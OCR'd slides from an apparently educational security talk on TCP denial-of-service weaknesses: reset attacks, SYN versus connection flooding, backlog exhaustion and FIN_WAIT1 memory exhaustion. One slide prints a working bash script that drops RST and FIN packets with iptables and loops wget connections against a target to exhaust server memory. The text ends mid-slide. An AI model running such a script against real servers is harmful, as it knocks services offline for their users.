

TCP DoS Vulnerabilities

Accepting the Partial Disclosure Challenge




Fabian “fabs” Yamaguchi



Partial Disclosure

- This work on TCP corner cases was started following the partial disclosure of (still unpublished) TCP vulnerabilities
- It highlights two faults in the partial disclosure approach:
  1. The initial discoverer may follow responsible disclosure and wait for everyone to get off their $bodypart to get things "fixed". Anyone else has to assume the information is available to their adversaries!
  2. Partial disclosure neglects the fact that many organizations rely on trusted security specialists to plan mitigations ahead of time, esp. in computing environments where you don't "just fix" things. The initial discoverer may not know or care about those organizations.

➔ Partial disclosure forces security professionals to look into the issue.



Introduction

- Initial research question:

  "Can we figure out which methods Outpost24 found to cause TCP-based Denial of Service Attacks?"


- This question was soon replaced by:

  "Does TCP do anything at all to counter DoS-Attacks?"

- The aim of this talk is to justify our answer…

  "Well… not much."

- … and introduce you to the fun field of TCP-spec hacking ☺




Denial of Service – Targeting Availability

- The initial TCP specification (RFC 793) was released in 1981.
- As a military application, of course, availability is a major issue and it is addressed in the TCP/IP protocol suite.
- … but, naturally, from the cold-war-perspective.


Assumption: Availability is threatened by Soviet bombs, not by C1PHER-KID0_89!

- "End-to-end-paradigm"
  Intelligence of the system is in the end-nodes!
- This decentralization decreases the effect of partial network-destruction and hence hardens the network against attacks on availability.
- Attacks from within the network are considered rather unlikely.




Robustness vs. attacks from within

- The TCP/IP protocol-suite focuses on robustness but fails to specify *security-mechanisms* to counter attacks on availability *from within the network*!
- No security-features of this kind exist. None at all.



No security features? What about Sequence-numbers / Source-ports?


- Common knowledge: *Connection hijacking is hard because sequence-numbers and source-ports are not known.*
- That's a fortunate fact, but certainly not intended:
  - Source-ports -> Multiplexing.
  - Sequence-numbers -> ordered data-transfer.
- TCP-Reset attacks (2004, Paul Watson) demonstrate why it's a bad idea to rely on "fortunate facts" to provide security.




Randomization introduced in response to attacks

- Both sequence-numbers and source-ports were randomized once attacks were known, which needed to be countered.
- They were not initially specified to be random.
- Sequence-number-Randomization
  - Counters connection-hijacking
  - Using incremental sequence-numbers was actually strongly encouraged to avoid sequence-number collision with old, aborted connections.
- Source-Port-Randomization
  - Counters RST-, SYN- and ICMP-based TCP-Attacks


TCP-Reset Attack Scenario (2004)






Sequence-number space

A TCP-segment is valid if its sequence-number is within the window, it does not have to match the next sequence-number expected!





TCP Reset Attacks (2004)

- Unlike commonly believed, **the chance of guessing correctly is not 1/(2^32).**
- In 1992, TCP was extended for "high performance" (LFN) applications
  - windows can now be up to 2^30 = 1.073.741.824 Bytes
  - Worst case: Sequence number can be found in **(2^32)/(2^30) = 4** tries. This case is unlikely but according to specs, it's real.
  - Back in 2005, source-port-randomization for TCP was not common.
- **Clash in responsibilities: Protection from hijacking vs. ordered data transfer**


How it was fixed – TCP-Source-Port-Randomization

- This, however, did not convince anybody to randomize UDP ports while at it. =>

Stephen Hemminger on TCP-Security (Major Contributor to Linux TCP)


- "Anyway... fast forward out of the peace and love decade and welcome to the modern Internet, with people **trying** to mess up TCP connections. This kind of attack from within was, unfortunately, not one of the scenarios that the initial Internet designers considered, and it's been a bit of a problem since. "

http://standbytux.blogspot.com/2005/02/linux-tcp-random-initial-sequence.html




!Important! basics – bare with me ☺

- When you put a TCP-service onto the Internet, you will want it to be able to handle as many concurrent connections as possible.
- Unfortunately, resources are limited and if you handle connections without imposing an upper bound, you may run out of memory, which leads to kernel crashes.
- That may mean that you'll have to visit the server-rack at 3 AM in the morning and reboot the machine, which may lead to overall grumpiness.




Which is when the “backlog” was born

- The backlog was introduced by implementations and puts an upper bound on the number of pending connections in an attempt to counter remote memory-exhaustion. A “backlog” is not mentioned in TCP-specs.
- Unfortunately, the backlog introduces a new problem because it, too, can be exhausted, which results in the temporary unavailability of the service.
- Especially in cases where this “artificial bound” is a lot lower than the number of connections the machine could handle, this tactic is problematic!




The Outpost24 DoS-Reports lead to lots of discussion on “Connection-Flooding”


- … and lots of bad comparisons between Connection-Flooding and the older SYN-Flooding.
- This may be due to the fact that both attacks target “the backlog” at first. However, these are not the same backlogs!
- Let’s clarify this issue and give and analyze connection-flooding attacks in depth.



The “Backlog” that got SYN-flooded

- Even without completing connections, slots of the classical backlog could be held!
- The layer-5 app didn’t even know about it!







What makes SYN-flooding so attractive?

- Since the attacker does not need to receive the SYN-ACK, it's possible for him to spoof his IP, which makes source-based filtering less practical.
- Layer-5 is not yet allowed to 'accept' the connection so extra connection-limits cannot be imposed by layer-5.

“Backlog”-Exhaustion Today

- The Backlog is the queue of ESTABLISHED connections today!
- Layer-5 App. is responsible for removing items from the queue!





SYN-Flooding vs Connection Flooding

SYN-Flooding

Aims to exhaust the queue of "half-open" connections.

Created queue-entries are not removable by the application and will remain in the queue until timeout.


The impact of the attack is the same regardless of the application!

Connection-Flooding

Aims to exhaust the queue of established connections.


Created queue-entries are removable by the application!

The impact of the attack is highly dependant on the application!




Layer-5 is partially responsible!

- If the layer-5 application does not ‘accept’ new connections fast enough, it will be vulnerable to backlog-exhaustion via connection-flooding. TCP can’t be held responsible.
- Once the layer-5 application has accepted the connection, it is responsible for placing an upper bound on the number of connections.



What does that mean for you?

- If you write a TCP-based service, make sure to…
  - … keep the thread of execution, which handles the accepting of new connections, short and fast. You don't want lots of computation between sub-sequent calls to 'accept' because that will make you vulnerable to backlog-exhaustion.
  - … place an upper bound on the number of connections you handle globally as well as the number of connections handled from each host specifically. Impose these bounds before doing anything else with the connection!




What does that mean for you? (II)

- … make sure these bounds consider the available memory, the maximum size of kernel send and receive-queues as well as any other constraining parameters of the setup.


Bottom line:

Think of adapting a service to system-constraints as an actual security relevant engineering task!



BUT: layer-5 cannot defend against this!


- At one point, layer-5 will close its socket and the connection will be owned by the kernel again.
- The specs do not specify upper-bounds nor timeout-values for connections in this state!
- As a result, if a connection is forcefully placed in FIN_WAIT1 and kept there, timeouts for the connection are implementation specific and usually ridiculously long!
- The TCB must remain allocated!



Btw, you can enlarge “ridiculously long” ☺


- Usually, the timeouts in FIN_WAIT1 etc. are related to the RTO.
- To keep a resource allocated for a maximum amount of time, the attacker may increase the RTT purposely by delaying acknowledgments!

- #define TCP_RTO_MAX ((unsigned)(120*HZ)) => 2 minutes!




And what about enlarging your TCBs?

- SYN-Flooding only allowed to allocate TCBs of minimum size and thus focused on backlog-exhaustion.
- In contrast, as a peer of a fully established connection we can actively increase the TCB size by increasing the size of the peer's Send-Queue, which dramatically increases the effectiveness of the attack!



Exhausting memory with a shell-script


```
#!/bin/bash
TARGET='192.168.2.118'
FILE='/slightlyLargerTestFile.avi'

# Make sure to drop RST-ACKS and FINS so that the connection is not reset
iptables -F
iptables -A OUTPUT -d $TARGET -p tcp --dport 80 --tcp-flags SYN,ACK,RST RST,ACK -j DROP
iptables -A OUTPUT -d $TARGET -p tcp --dport 80 --tcp-flags FIN FIN -j DROP
iptables -A OUTPUT -d $TARGET -p tcp --dport 80 --tcp-flags SYN,ACK,RST RST -j DROP

for f in `seq 1 10000`; do wget http://$TARGET$FILE -O /dev/null & sleep 1; killall wget; done
```



Send-Queues in Gigabit Ethernet


Active Internet connections (w/o servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
